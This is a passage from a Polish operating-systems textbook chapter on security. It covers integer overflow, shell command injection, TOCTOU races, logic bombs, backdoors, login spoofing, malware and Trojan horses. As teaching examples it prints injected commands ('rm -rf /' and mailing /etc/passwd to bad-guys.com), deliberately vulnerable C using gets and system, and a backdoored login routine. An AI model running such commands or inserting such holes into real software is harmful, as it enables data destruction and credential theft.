40 000. Jeśli pomnożymy je przez siebie i umieścimy wynik w innej 16-bitowej liczbie całkowitej, otrzymamy wynik równy 4096. Jest to oczywiście wynik nieprawidłowy, ale to nie zostanie wykryte.

Możliwość powodowania niewykrywanych i nieobsługiwanych przepełnień numerycznych można przelożyć na atak. Jednym ze sposobów przeprowadzania tego rodzaju ataków jest przekazywanie na wejściu programu dwóch prawidłowych (ale wielkich) parametrów ze świadomością, że ich dodanie lub pomnożenie doprowadzi do przepełnienia. Przykładowo niektóre programy graficzne wykorzystują parametry wiersza poleceń określające wysokość i szerokość docelowego pliku graficznego (czyli rozmiar pliku po konwersji obrazu wejściowego). Jeśli wybierzemy szerokość i wysokość wymuszającą przepełnienie, program nieprawidłowo wyznaczy ilość pamięci potrzebnej do składowania tego obrazu i wywoła funkcję `malloc` z dużo za małym rozmiarem bufora. To z kolei otwiera drogę do ataków z wykorzystaniem przepełnienia bufora. Z podobnymi lukami mamy do czynienia także wtedy, gdy suma lub iloczyn dodatnich liczb całkowitych ze znakiem są reprezentowane przez ujemną liczbę całkowitą.

9.7.6. Ataki polegające na wstrzykiwaniu kodu

Jeszcze inna technika eksploitów polega na zmuszeniu programu docelowego (atakowanego) do nieświadomego wykonania pewnego kodu. Wyobraźmy sobie program, który w pewnym momencie musi powieść pewien wskazany przez użytkownika plik pod inną nazwą (np. w celu sporządzenia kopii zapasowej). Jeśli programista jest zbyt leniwy, aby samodzielnie napisać odpowiedni kod, może skorzystać z funkcji system, która rozwidla powłokę i wykonuje swój argument w formie polecenia tej powłoki. Następujący kod w języku C:

```
system("ls >file-list")
```

tworzy nowe rozwidlenie powłoki i wykonuje następujące polecenie:

```
ls >file-list
```

Polecenie w tej formie generuje listę wszystkich plików w bieżącym katalogu i zapisuje ją w pliku nazwanym *file-list*. Na listingu 9.4 pokazano przykładowy kod, który mógłby zostać wykorzystany przez leniwego programistę do kopowania pliku z jednocienną zmianą nazwy.

Listing 9.4. Kod, który może prowadzić do ataków poprzez wstrzykiwanie kodu

```
int main(int argc, char *argv[])
{
    char src[100], dst[100], cmd[205] = "cp ";           /* deklaruje trzy łańcuchy */
    printf("(Proszę wpisać nazwę pliku źródłowego: ");   /* pyta o nazwę pliku źródłowego */
    gets(src);                                         /* pobiera dane wejściowe z klawiatury */
    strcat(cmd, src);                                  /* dodała łańcuch src za cp */
    strcat(cmd, " ");                                 /* dopisuje spację na końcu cmd */
    printf("(Proszę wpisać nazwę pliku docelowego: "); /* pyta o nazwę pliku docelowego */
    gets(dst);                                         /* pobiera dane wejściowe z klawiatury */
    strcat(cmd, dst);                                /* kończy generowanie łańcucha polecenia */
    system(cmd);                                     /* wykonuje gotowe polecenie */
}
```

Działanie tego programu sprowadza się do zażądania od użytkownika wpisania nazw plików źródłowego i docelowego, skonstruowania na tej podstawie kompletnego polecenia cp oraz użycia funkcji system do właściwego wykonania tego polecenia. Oznacza to, że jeśli użytkownik wpisze odpowiednio nazwy abc i xyz, zostanie wykonane następujące polecenie:

```
cp abc xyz
```

Polecenie w tej formie rzeczywiście kopiuje wskazany plik.

Okazuje się jednak, że tak napisany kod powoduje ogromną lukę w zabezpieczeniach i stwarza atakującym możliwość skutecznego stosowania techniki określonej mianem *wstrzykiwania kodu* (ang. *code injection*). Przypuśćmy, że zamiast nazw abc i xyz użytkownik wpisuje wyrażenia abc i xyz; rm -rf /. W takim przypadku zostanie skonstruowane i wykonane następujące polecenie:

```
cp abc xyz; rm -rf /
```

Polecenie w tej formie początkowo kopiuje wskazany plik, po czym próbuje rekurencyjnie usunąć wszystkie pliki i katalogi z całego systemu plików. Jeśli tak zaatakowany program działa z uprawnieniami superużytkownika, opisana próba może się okazać skuteczna. W tym przypadku problemem jest traktowanie wszystkiego, co znajduje się za średnikiem, jako polecenia powłoki.

Innym ciekawym przykładem jest użycie w roli drugiego argumentu łańcucha xyz; mail snooper@badguys.com </etc/passwd, czyli w praktyce wymuszenie wykonania poleceń:

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

Drugie polecenie wysyła plik haseł na nieznany i niegodny zaufania adres poczty elektronicznej.

9.7.7. Ataki TOCTOU

Ostatnia forma ataku omówiona w tym podręczniku ma zupełnie inny charakter. Nie ma nic wspólnego z modyfikowaniem pamięci ani wstrzykiwaniem poleceń. Zamiast tego wykorzystuje sytuację *wyścigu*. Jak zawsze, najlepiej zilustrować to na przykładzie. Przeanalizujmy następujący kod:

```
int fd;
if (access("./my_document", W_OK) != 0) {
    exit(1);
fd = open("./my_document", O_WRONLY)
write(fd, user_input, sizeof(user_input));
```

Tak jak wcześniej zakładamy, że program ma ustawiony bit SETUID użytkownika *root*, a napastnik chce skorzystać z jego uprawnień w celu dokonania zapisu do pliku haseł. Oczywiście nie ma uprawnień do zapisu do pliku haseł. Spójrzmy jednak na kod. Pierwsze, co można zauważać, to fakt, że program z ustawionym bitem SETUID w ogóle nie próbuje zapisywać do pliku haseł, a jedynie chce zapisać informacje do pliku o nazwie *my_document* w bieżącym katalogu roboczym. Choć użytkownik może mieć ten plik w swoim katalogu roboczym, to nie znaczy, że ma uprawnienia do zapisu do tego pliku. Plik może być dowiązaniem symbolicznym do innego pliku, który w ogóle nie należy do użytkownika — np. do pliku haseł.

Aby temu zapobiec, program wykonuje sprawdzenie, by się upewnić, czy użytkownik ma dostęp do zapisu do pliku. Do tego celu wykorzystywane jest wywołanie systemowe *access*. Wywołanie sprawdza plik (tzn. jeśli jest to dowiązanie symboliczne, program sprawdzi referencję), a następnie zwraca 0, jeśli żądany dostęp jest możliwy, oraz wartość kodu błędu równą -1 w przeciwnym wypadku. Ponadto sprawdzenie jest przeprowadzane z wykorzystaniem *rzeczywistego* identyfikatora UID procesu wywołującego zamiast *efektywnego* identyfikatora UID (inaczej proces z ustawionym bitem SETUID zawsze miałby dostęp). Tylko jeśli test zakończy się pomyślnie, program otworzy plik i zapisze do niego dane wejściowe.

Program sprawia wrażenie bezpiecznego, ale tak nie jest. Problem polega na tym, że czas sprawdzania uprawnień oraz czas, w którym te uprawnienia są wykorzystywane, nie są tym samym. Założymy, że ułamek sekundy po sprawdzeniu dostępu za pomocą funkcji *access* napastnikowi udało się stworzyć dowiązanie symboliczne o takiej samej nazwie pliku do pliku haseł. W takim przypadku funkcja *open* otworzy niewłaściwy plik i dokona zapisu danych dostarczonych przez napastnika w pliku haseł. Aby to zrobić, napastnik musi wygrać wyścig z programem, aby stworzyć dowiązanie symboliczne dokładnie we właściwym momencie.

Atak nosi nazwę **TOCTOU** (ang. *Time of Check to Time of Use*). Jeśli inaczej spojrzymy na ten konkretny atak, zaobserwujemy, że wywołanie systemowe *access* po prostu nie jest bezpieczne. Byłoby znacznie lepiej najpierw otworzyć plik, a następnie sprawdzić uprawnienia przy użyciu deskryptora pliku — za pomocą funkcji *fstat*. Deskryptory plików są bezpieczne, ponieważ nie mogą być zmieniane przez osobę atakującą pomiędzy wywołaniami *fstat* i *write*. To pokazuje, że projektowanie dobrego API systemu operacyjnego jest bardzo ważne i dość trudne. W tym przypadku projektanci popełnili błąd.

9.8. ATAKI Z WEWNĄTRZ

Istnieje całkowita kategoria działań, które można by określić mianem „roboty od wewnętrz” (ang. *inside jobs*). Tego rodzaju działania są podejmowane przez programistów i innych pracowników przedsiębiorstwa korzystających z komputerów wymagających ochrony lub tworzących oprogramowanie kluczowe dla funkcjonowania tej firmy. Ataki tego typu różnią się od ataków z zewnątrz, ponieważ pracownicy organizacji dysponują wyspecjalizowaną wiedzą i dostępem do zasobów, które nie są dostępne dla ludzi z zewnątrz. W poniższych punktach opisano pięć przykładów — każdy z tych scenariuszy wielokrotnie miał miejsce w przeszłości. Każdy z opisywanych przykładów jest nieco inny — mamy do czynienia z różnymi sprawcami ataku, z różnymi ofiarami ataku i różnymi celami stawianymi sobie przez stronę atakującą.

9.8.1. Bomby logiczne

W czasach powszechnego outsourcingu programiści często obawiają się o swoje miejsca pracy. Zdarza się, że podejmują kroki, które w przyszłości osłodzą im gorycz przymusowego opuszczenia dotychczasowego pracodawcy. Jedną ze strategii programistów niewahających się użyć szantażu jest napisanie tzw. *bomby logicznej* (ang. *logic bomb*). Bomba logiczna jest fragmentem kodu napisanym przez pracownika danej firmy (aktualnie zatrudnionego) i potajemnie wprowadzonym do systemu produkcyjnego. Dopóki programista ma wstęp do pomieszczeń firmy, jego bomba nie powoduje żadnych szkód. Jeśli jednak ten programista zostanie nagle zwolniony i straci kontrolę nad swoim „dziełem”, już następnego dnia (w najlepszym razie w następnym tygodniu) bomba logiczna pozbawiona codziennego hasła wybucha. Istnieje wiele różnych wariantów tego schematu. Jedną z najbardziej popularnych odmian bomb logicznych jest mechanizm weryfikujący listę płac — jeśli liczba programistów na dwóch kolejnych listach jest różna, bomba wybucha [Spafford et al., 1989].

Wybuch bomby logicznej może oznaczać sformatowanie dysku, usunięcie losowych plików, ostrożne wprowadzenie niezwykle trudnych do wykrycia zmian w najważniejszych programach lub zaszyfrowanie kluczowych plików. W ostatnim przypadku kierownictwo firmy stoi przed trudnym wyborem — może albo zawiadomić policję (co może, ale nie musi doprowadzić do ukarania byłego pracownika wiele miesięcy później, ale nie przywróci brakujących plików), albo ulec szantażowi i ponownie zatrudnić byłego programistę na stanowisku „konsultanta”, który za astronomiczną sumę usunie problem (w takim przypadku nie można mieć pewności, że były pracownik nie zdecyduje się na skonstruowanie nowej bomby logicznej).

W przeszłości miały miejsce sytuacje, w których wykorzystywano wirusy do umieszczania bomb logicznych na zainfekowanych komputerach. Tego rodzaju bomby zwykle programuje się w taki sposób, aby wybuchały jednocześnie (określonego dnia, o określonej godzinie). Ponieważ jednak programiści nie wiedzą z wyprzedzeniem, które komputery zostaną skutecznie zainfekowane, bomby logiczne w tej formie nie mogą być wykorzystywane do ochrony miejsc pracy czy szantażu. Takie bomby — które określa się mianem *bomb czasowych* (ang. *time bomb*) — najczęściej są detonowane w dniach ważnych rocznic politycznych i historycznych.

9.8.2. Tylne drzwi

Inną ważną luką w zabezpieczeniach celowo powodowaną przez ludzi z wewnętrz są tzw. *tylne drzwi* (ang. *back door*). Tylne drzwi mają postać kodu umieszczonego w oprogramowaniu przez programistę systemowego z myślą o pominięciu normalnych procedur weryfikacji. Programi-

sta może np. dodać do programu odpowiedzialnego za logowanie kod umożliwiający logowanie każdemu, kto użyje nazwy użytkownika `zzzzz` (niezależnie od hasła). Normalny kod programu logującego może wyglądać tak jak fragment z listingu 9.5(a); programista mógłby ten kod zastąpić wersją pokazaną na listingu 9.5(b).

Listing 9.5. (a) Normalny kod; (b) kod z „tylnymi drzwiami”

(a)	(b)
<pre>while (TRUE) { printf("login:"); get_string(name); disable_echoing(); printf("password: "); get_string(password); enable_echoing(); v = check_validity(name, password); if (v) break; } execute shell(name);</pre>	<pre>while (TRUE) { printf("login: "); get_string(name); disable_echoing(); pr intf("password: "); get_string(password); enable_echoing(); v = check_validity(name, password); if (v strcmp(name, "zzzzz") == 0) break; } execute shell(name);</pre>

Wywołanie funkcji `strcmp` ma na celu sprawdzenie, czy w roli nazwy użytkownika nie użyto łańcucha `"zzzzz"`. Jeśli tak, próba logowania jest akceptowana niezależnie od użytego hasła. Gdyby programiście udało się wprowadzić kod tylnych drzwi w tej formie do systemu instalowanego na komputerach przez ich producenta, programista mógłby logować się na każdym komputerze tego producenta niezależnie od tego, kto byłby ich właścicielem i co zawierałyby plik haseł. Podobne rozwiązanie mógłby zastosować programista zatrudniony w firmie wytwarzającej systemy operacyjne. Jego tylne drzwi omijałyby cały proces uwierzytelniania użytkowników.

Jednym ze sposobów zabezpieczania się przed ryzykiem wprowadzania do budowanego oprogramowania tylnych drzwi jest przeprowadzanie regularnych *przeglądów kodu* (ang. *code reviews*). Kiedy programista kończy pisanie i testowanie swojego modułu, umieszcza gotowy komponent w bazie (repozytorium) kodu źródłowego. Co jakiś czas wszyscy członkowie zespołu zbiegają się, aby każdy z programistów mógł wyjaśnić współpracownikom, wiersz po wierszu, jak działa jego kod. Takie spotkania nie tylko zwiększą szanse wykrycia tylnych drzwi już wprowadzonych do systemu, ale też zniechęcają programistów do podejmowania tego rodzaju prób w obawie przed wykryciem i fatalnymi konsekwencjami dla kariery. Jeśli programiści niechętnie odnoszą się do pomysłu regularnego dokonywania przeglądów, warto rozważyć wdrożenie praktyki wzajemnej weryfikacji kodu przez pary współpracowników.

9.8.3. Podszywanie się pod ekran logowania

W tego rodzaju atakach z wewnętrz sprawcą jest użytkownik dysponujący uprawnieniami dostępu do systemu, ale próbujący zgromadzić hasła innych użytkowników z zastosowaniem techniki określonej mianem *podszywania się pod ekran logowania* (ang. *login spoofing*). Tę metodę ataku najczęściej stosuje się w organizacjach wykorzystujących wiele publicznie dostępnych komputerów połączonych w sieć LAN i wykorzystywanych przez licznych użytkowników — np. uniwersytety udostępniają swoim studentom sale pełne komputerów, gdzie każdy może zalogować się do dowolnego komputera. W takim przypadku procedura nieuprawnionego pozyskiwania haseł przebiega następująco. Kiedy nikt nie jest zalogowany na komputerze z systemem operacyjnym UNIX, na ekranie wyświetla się obraz podobny do tego z rysunku 9.20(a). Kiedy



Rysunek 9.20. (a) Prawidłowy ekran logowania; (b) fałszywy ekran logowania

nowy użytkownik siada przed takim komputerem, odruchowo wpisuje swoją nazwę, a system pyta go o hasło. Jeśli obie informacje uwierzytelniąjące są prawidłowe, system uruchamia powłokę (lub graficzny interfejs użytkownika).

Przeanalizujmy teraz następujący scenariusz. Wyobraźmy sobie, że podstępný użytkownik o imieniu Marek napisał program wyświetlający obraz widoczny na rysunku 9.20(b). Obraz generowany przez ten program wygląda zadziwiająco podobnie do ekranu z rysunku 9.20(a), tyle że nie jest to prawdziwy program odpowiedzialny za logowanie w systemie, tylko fałszywy ekran logowania przygotowany przez Marka. Marek uruchamia swój program i odchodzi od komputera, by z bezpiecznej odległości obserwować zachowania swoich ofiar. Kiedy użytkownik siada przed tym samym komputerem i wpisuje swoją nazwę, program Marka prosi o wpisanie hasła (podobnie jak właściwy ekran logowania wyłącza wyświetlanie wpisywanych znaków). Wpisana nazwa użytkownika i hasło są zapisywane w pliku, a fałszywy program logujący wysyła do systemu sygnał wymuszający zabicie swojej powłoki. Zabicie powłoki wymusza natychmiastowe wylogowanie Marka i uruchomienie prawdziwego programu logującego, który z kolei wyświetla ekran z rysunku 9.20(a). Użytkownik zakłada, że próba logowania została odrzucona wskutek błędnego wpisania hasła, i próbuje zalogować się ponownie. Tym razem próba logowania jest akceptowana. Tymczasem Marek uzyskuje wpisaną na początku parę nazwy użytkownika i hasła. Gdyby Marek zalogował się na wielu komputerach i uruchomił tam swój program podszywający się pod ekran logowania, mógłby w stosunku krótkim czasie zgromadzić całkiem sporo haseł.

Jedynym skutecznym sposobem zapobiegania tego rodzaju działaniom jest rozpoczęwanie sekwencji logowania od kombinacji klawiszy niemożliwej do przechwycenia przez programy użytkowników. W systemach Windows stosuje się w tej roli kombinację *Ctrl+Alt+Del*. Jeśli każdy użytkownik rozpoczyna swoją pracę z komputerem od naciśnięcia kombinacji klawiszy *Ctrl+Alt+Del*, bieżący użytkownik jest automatycznie wylogowywany, a system uruchamia program logujący. Tego mechanizmu nie można w żaden sposób ominąć.

9.9. ZŁOŚLIWE OPROGRAMOWANIE

W zamierzchłych czasach (czyli przed rokiem 2000) znudzone (ale inteligentne) nastolatki wypełniały swój wolny czas pisaniem złośliwego oprogramowania, które było następnie rozsypane w świat z myślą o spowodowaniu możliwie wielu szkód. Okazało się, że oprogramowanie tego typu, a więc konie trojańskie, wirusy i robaki, które określa się zbiorczym mianem *złośliwego oprogramowania* (ang. *malware*), rozprzestrzeniało się na całym świecie niezwykle szybko. Autorzy tego oprogramowania czuli się niezwykle docenieni, czytając raporty o milionach dolarów strat powodowanych przez ich „dzieła” i o niezliczonych użytkownikach, którzy wskutek działania złośliwego oprogramowania utracili cenne dane. Z ich perspektywy pisanie tego oprogramowania było jak dobry żart, co najwyższej wybryk; w końcu nie czerpali z tej działalności żadnych korzyści materialnych.

Tę sytuację mamy dawno za sobą. Złośliwe oprogramowanie jest teraz pisane na zamówienie doskonale zorganizowanych grup przestępczych, które z natury rzeczy nie są zainteresowane chwalemisem się swoimi osiągnięciami w prasie i które koncentrują się wyłącznie na zdobywaniu pieniędzy. Znaczna część współczesnego złośliwego oprogramowania jest od początku projektowana z myślą o możliwie szybkim rozprzestrzenianiu przez internet i zainfekowaniu jak największej liczby komputerów. Oprogramowanie instalowane na infekowanych komputerach wysyla raporty o ich adresach na komputery należące do twórców złośliwego oprogramowania. Na atakowanych komputerach instaluje się też *tylne drzwi*, aby umożliwić kryminalistom, którzy stworzyli to złośliwe oprogramowanie, wykorzystywanie danego komputera do swoich celów. Komputer, nad którym przejęto kontrolę w ten sposób, określa się mianem *zombie*, a zbiór zainfekowanych komputerów nazywa się siecią *botnet* (od *robot network*).

Kryminalista kontrolujący sieć botnet może spróbować ją wykorzystać do realizacji najróżniejszych niecnych (ale zawsze powodowanych przez chciwość) zadań. Typowym rozwiązaniem jest rozsyłanie komercyjnego spamu. Kiedy policja próbuje zlokalizować źródła dużych ataków tego typu, zwykle odkrywa, że sprawcami są tysiące komputerów rozsiane po całym świecie. Kiedy próbują skontaktować się z właścicielami tych komputerów, spotykają dzieci, małe firmy, gospodynie domowe, babcie i mnóstwo innych ludzi, którzy stanowczo zaprzeczają, jakoby byli masowymi spamerami. Wykorzystywanie cudzych komputerów do wykonywania brudnej roboty znacznie utrudnia identyfikację właściwych sprawców tego rodzaju przestępstw.

Raz zainstalowane złośliwe oprogramowanie może zostać wykorzystane także do innych działań przestępczych. Jednym z możliwych działań z wykorzystaniem tego rodzaju rozwiązań jest szantaż. Wyobraźmy sobie oprogramowanie szyfrujące wszystkie pliki na dysku twardym ofiary, po czym wyświetlające następujący komunikat:

POZDROWIENIA OD MECHANIZMU SZYFRUJĄCEGO!

ABY KUPIĆ KLUCZ DESZYFRUJĄCY DANE NA TWOIM DYSKU TWARDYM, WYŚLIJ PROSZĘ SKROMNE 100 DOLARÓW AMERYKAŃSKICH W NISKICH, NIEOZNACZONYCH NOMINAŁACH NA ADRES BOX 2154, PANAMA CITY, PANAMA. DZIĘKUJĘ. INTERESY Z TOBĄ TO CZYSTA PRZYJEMNOŚĆ.

Innym popularnym zastosowaniem złośliwego oprogramowania jest instalacja na zainfekowanym komputerze tzw. *monitora użycia klawiatury* (ang. *keylogger*). Działanie tego programu sprowadza się do rejestrowania wszystkich naciskanych klawiszy i okresowego wysyłania ich wykazu na pewien komputer lub grupę komputerów (w tym zombie), aby gotowy raport ostatecznie trafił do sprawcy ataku. Angażowanie operatora internetu do śledztwa w tej i podobnych sprawach zwykle jest dość trudne z uwagi na nieradką współpracę (a czasem także relacje właścicielskie) operatorów z przestępca.

W raporcie o naciskanych klawiszach można znaleźć tak cenne informacje jak numery kart kredytowych, które można następnie wykorzystywać do kupowania towarów w legalnych sklepach. Ponieważ do momentu otrzymania wykazu transakcji na koniec cyklu rozliczeniowego ofiary nie mają pojęcia o tym, że numery ich kart kredytowych zostały skradzione, przestępcy mogą bawić się na ich koszt przez wiele dni, a czasem nawet tygodni.

Aby zabezpieczyć się przed tego rodzaju atakami, wszystkie firmy oferujące karty kredytowe stosują oprogramowanie wykrywające podejrzane wzorce wydawania pieniędzy. Jeśli np. osoba, która do tej pory wykorzystywała kartę kredytową tylko podczas zakupów w lokalnych sklepach spożywczych, nagle zaczyna zamawiać dziesiątki drogich laptopów, które w dodatku mają być wysłane np. na adres w Tadżykistanie, pracownik wydawcy karty zwykle dzwoni do

klienta i delikatnie pyta o podejrzana transakcję. Przestępcy oczywiście doskonale wiedzą o istnieniu tego oprogramowania i próbują tak dostosowywać sposoby wydawania pieniędzy okradzionej osoby, aby ich działania jak najdłużej pozostawały niewykryte.

Dane zgromadzone przez monitor użycia klawiatury można zestawić z danymi zarejestrowanymi przez inne oprogramowanie zainstalowane na komputerze-zombie, aby jeszcze skuteczniej *wykrąść tożsamość* ofiary. Tego rodzaju przestępstwa mają na celu zgromadzenie informacji (daty urodzenia, numeru PESEL, numerów kont bankowych, hasła itp.) niezbędnych do skutecznego podszywania się pod ofiarę i uzyskania nowych, fizycznych dokumentów, jak nowe prawo jazdy, karta debetowa, akt urodzenia itp. Uzyskane w ten sposób dokumenty można z kolei sprzedać innym przestępcom planującym dalsze działania.

Inną formą przestępstw z wykorzystaniem złośliwego oprogramowania jest oczekiwanie w ukryciu do momentu, w którym użytkownik prawidłowo zaloguje się na swoje konto bankowości elektronicznej. Przestępcy sprawdzają wówczas sumę pieniędzy przechowywaną na tym koncie i niezwłocznie przelewają całą tę kwotę na własne konto, z którego natychmiast przesyłają pieniądze na inne konto, potem jeszcze na inne i kolejne (zwykle w skorumpowanych krajach), aby policja potrzebowała dni lub tygodni na samo uzyskanie nakazów sądowych potrzebnych do wyjaśnienia drogi przebytej przez skradzione pieniądze (zdarza się, że nawet te nakazy nie są respektowane przez banki w niektórych krajach). Tego rodzaju przestępstwa są realizowane przez wielkie, doskonale zorganizowane grupy; złośliwe oprogramowanie nie jest już domeną znudzonych nastolatków.

Oprócz opisanych powyżej zastosowań w świecie zorganizowanej przestępcości złośliwe oprogramowanie jest wykorzystywane także przez legalnie działające przedsiębiorstwa. Niektóre firmy decydują się na wprowadzanie złośliwego oprogramowania do systemów komputerowych konkurencyjnych fabryk, aby sprawdzić stosowane tam zabezpieczenia i możliwość działania w czasie, gdy nie jest zalogowany żaden administrator systemowy. Jeśli okaże się, że program może działać niepostrzeżenie, złośliwe oprogramowanie można wykorzystać do komplikowania procesu produkcji, ograniczania jakości produktów lub powodowania innych utrudnień u konkurenta. W pozostałych przypadkach złośliwe oprogramowanie nie podejmuje żadnych działań, co znacznie utrudnia jego wykrycie.

Innym przykładem złośliwego oprogramowania tworzonego z myślą o konkretnych zastosowaniach jest program pisany przez ambitnego wiceprezesa korporacji i umieszczany w sieci LAN. Taki wirus może sprawdzać, czy działa na zainfekowanym komputerze preza i — jeśli tak — odnajduwać arkusze kalkulacyjne oraz wymieniać dwie losowe komórki. Prędzej czy później prezes zacznie podejmować błędne decyzje na podstawie swoich arkuszy kalkulacyjnych, co z czasem doprowadzi do jego zwolnienia — nietrudno się domyślić, kto zajmie jego pozycję.

Niektórzy całe dnie chodzą z chipem na ramieniu (nie mylić z ludźmi z chipem systemu RFID w ramieniu). Ludzie z tej grupy żyją w poczuciu wyimaginowanej lub uprawnionej krzywdy i chcą za wszelką cenę wyrównać rachunki ze znienawidzonym światem. Może im w tym pomóc złośliwe oprogramowanie. Wiele współczesnych komputerów przechowuje system BIOS w pamięci flash, którą można nadpisać programowo (takie rozwiązanie umożliwia producentom płyt głównych efektywną dystrybucję niezbędnych poprawek). Oznacza to, że także złośliwe oprogramowanie może umieszczać w tej pamięci flash przypadkowe dane, aby uniemożliwić uruchamianie danego komputera. Jeśli chip pamięci flash został umieszczony w specjalnym gnieździe, usunięcie problemu może wymagać otwarcia komputera i wymiany tego chipu. Jeśli jednak chip jest przyutowany do płyty głównej, jej właściciel prawdopodobnie będzie zmuszony wyrzucić tę płytę i kupić nową.

Można by wyliczać zastosowania złośliwego oprogramowania bez końca. Czytelnicy zainteresowani innymi mroczącymi krew w żyłach historiami mogą po prostu wpisać słowo *malware* w wyszukiwarce internetowej. Z pewnością uzyskają tysiące wyników wyszukiwania.

Wiele osób zadaje sobie pytanie: dlaczego złośliwe oprogramowanie tak łatwo się rozprze- strzenia? Istnieje kilka powodów. Po pierwsze blisko 90% komputerów na świecie pracuje pod kontrolą jednego (choć w różnych wersjach) systemu operacyjnego — systemu Windows, który jest łatwym celem dla tego rodzaju ataków. Gdyby wykorzystywano dziesięć różnych systemów operacyjnych, z których każdy zajmowałby około 10% rynku, rozprzestrzenianie się złośliwego oprogramowania byłoby nieporównanie trudniejsze. Tak jak w świecie zjawisk biologicznych — różnorodność jest najlepszą obroną.

Drugim ważnym czynnikiem jest obserwowane od samego początku istnienia firmy Microsoft dążenie do maksymalnego ułatwienia pracy z systemem Windows osobom pozbawionym przygotowania technicznego. Jednym ze skutków tego dążenia jest domyślna konfiguracja systemów Windows, w których użytkownicy nie muszą wpisywać hasła podczas logowania — z zupełnie inną sytuacją mamy do czynienia w przypadku rodziny systemów operacyjnych UNIX, które zawsze wymagały hasła (chociaż ta pożądana praktyka ulega osłabieniu wraz ze stopniowym upodabnianiem systemów Linux do systemów Windows). Istnieje jeszcze wiele obszarów, w których firma Microsoft zdecydowała się konsekwentnie stosować strategię marketingową polegającą na wyborze łatwości użycia kosztem skuteczności zabezpieczeń. Jeśli ktokolwiek sądzi, że bezpieczeństwo jest ważniejsze od łatwości użycia, zachęcam do przerwania lektury i takiego skonfigurowania swoich telefonów komórkowych, aby wymagały kodu PIN przed nawiązaniem każdego połączenia (niemal wszystkie telefony oferują taką możliwość). Jeśli nie wiesz, jak to zrobić, pobierz podręcznik użytkownika z witryny internetowej producenta telefonu. Rozumiesz, co chcesz przez to powiedzieć?

W kilku następnych punktach przeanalizujemy kilka najczęściej spotykanych form złośliwego oprogramowania, sposoby ich konstruowania i techniki ich rozpowszechniania. W dalszej części tego rozdziału omówimy wybrane sposoby obrony przed takim oprogramowaniem.

9.9.1. Konie trojańskie

Pisanie złośliwego oprogramowania to jedno. Można to robić do poduszki. Nakłonić milionów ludzi, aby je zainstalowali na swoich komputerach, to coś zupełnie innego. Jak nasz hipotetyczny twórca złośliwego oprogramowania (przymijmy, że ma na imię Mal) radzi sobie z tym zadaniem? Jednym z najbardziej popularnych rozwiązań jest napisanie jakiegoś przydatnego programu i ukrycie w jego kodzie złośliwego oprogramowania. Najczęściej wykorzystywanymi nośnikami dla złośliwego oprogramowania są gry, odtwarzacze muzyczne, „specjalne” przeglądarki treści pornograficznych i wszystkie inne z pozoru atrakcyjne narzędzia. Ludzie są skłonni pobierać i instalować tego rodzaju aplikacje z własnej, nieprzymuszonej woli. Przy okazji instalują w swoich systemach także złośliwe oprogramowanie. Tę formę wprowadzania oprogramowania do systemów ofiar określa się mianem ataków z wykorzystaniem *koni trojańskich* (z uwagi na analogię do opisanego w *Odysei* Homera drewnianego konia wypełnionego greckimi żołnierzami, który podstępem wprowadzono do obieganej Troi). W świecie zabezpieczeń systemów komputerowych stosuje się tę nazwę w kontekście złośliwego oprogramowania ukrytego zarówno w aplikacjach, jak i na stronach internetowych.

Kiedy użytkownik uruchamia darmowy program, jego kod wywołuje funkcję zapisującą bez wiedzy tego użytkownika złośliwe oprogramowanie na dysku (w formie programu wykonywalnego) i uruchamiającą ten program. Złośliwe oprogramowanie może wówczas wykonać dowolne

czynności, do których zostało zaprojektowane, czyli usunąć, zmodyfikować lub zaszyfrować pliki na dysku twardym. Może też podjąć próbę uzyskania numerów kart kredytowych, haseł i innych przydatnych danych, które będzie można wysłać autorowi złośliwego oprogramowania za pośrednictwem internetu. Oprogramowanie tego typu często nasłuchuje na wybranym porcie IP w oczekiwaniu na dalsze dyrektywy — takie rozwiązanie zmienia zaatakowany komputer w zombie gotowy do rozsyłania spamu lub wykonywania dowolnych innych zadań w imieniu swojego mistrza. Złośliwe oprogramowanie często wywołuje też polecenia niezbędne do swojego uruchamiania przy okazji każdego ponownego uruchomienia zaatakowanego komputera (wszystkie współczesne systemy operacyjne oferują mechanizmy automatycznego uruchamiania wskazanych aplikacji).

Największą zaletą ataków z użyciem koni trojańskich jest brak konieczności włamywania się do komputerów ofiar przez autorów tego rodzaju pułapek. Wszystkie niezbędne działania wykonuje sama ofiara.

Istnieją też inne sposoby przekonywania ofiar do wykonywania programów pełniących funkcję koni trojańskich. Wielu użytkowników systemów operacyjnych UNIX korzysta ze zmiennej środowiskowej \$PATH identyfikującej katalogi przeszukiwane pod kątem zawierania wydawanych poleceń. Zawartość tej zmiennej można uzyskać w efekcie wpisania w powloce następującego polecenia:

```
echo $PATH
```

Potencjalne ustawienia dla użytkownika ast w pewnym systemie mogą się składać z następujących katalogów:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\  
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Pozostali użytkownicy najprawdopodobniej korzystają z innych ścieżek poszukiwania plików wykonywalnych. Kiedy użytkownik ast wpisuje polecenie w postaci:

```
prog
```

powłoka w pierwszej kolejności sprawdza, czy dany program występuje w katalogu /usr/ast/bin/prog. Jeśli tak, program jest wykonywany. Jeśli jednak nie uda się znaleźć tego programu, powłoka próbuje przeszukać kolejno katalogi /usr/local/bin/prog, /usr/bin/prog, /bin/prog itd., aby poddać się dopiero po sprawdzeniu wszystkich dziesięciu katalogów. Przypuśćmy, że tylko jeden z tych katalogów pozostawił bez odpowiednich zabezpieczeń i że kraker właśnie w nim umieścił swój program. Jeśli będzie to pierwsze wystąpienie tego programu w katalogach z listy, koń trojański zostanie nieświadomie uruchomiony przez samego użytkownika.

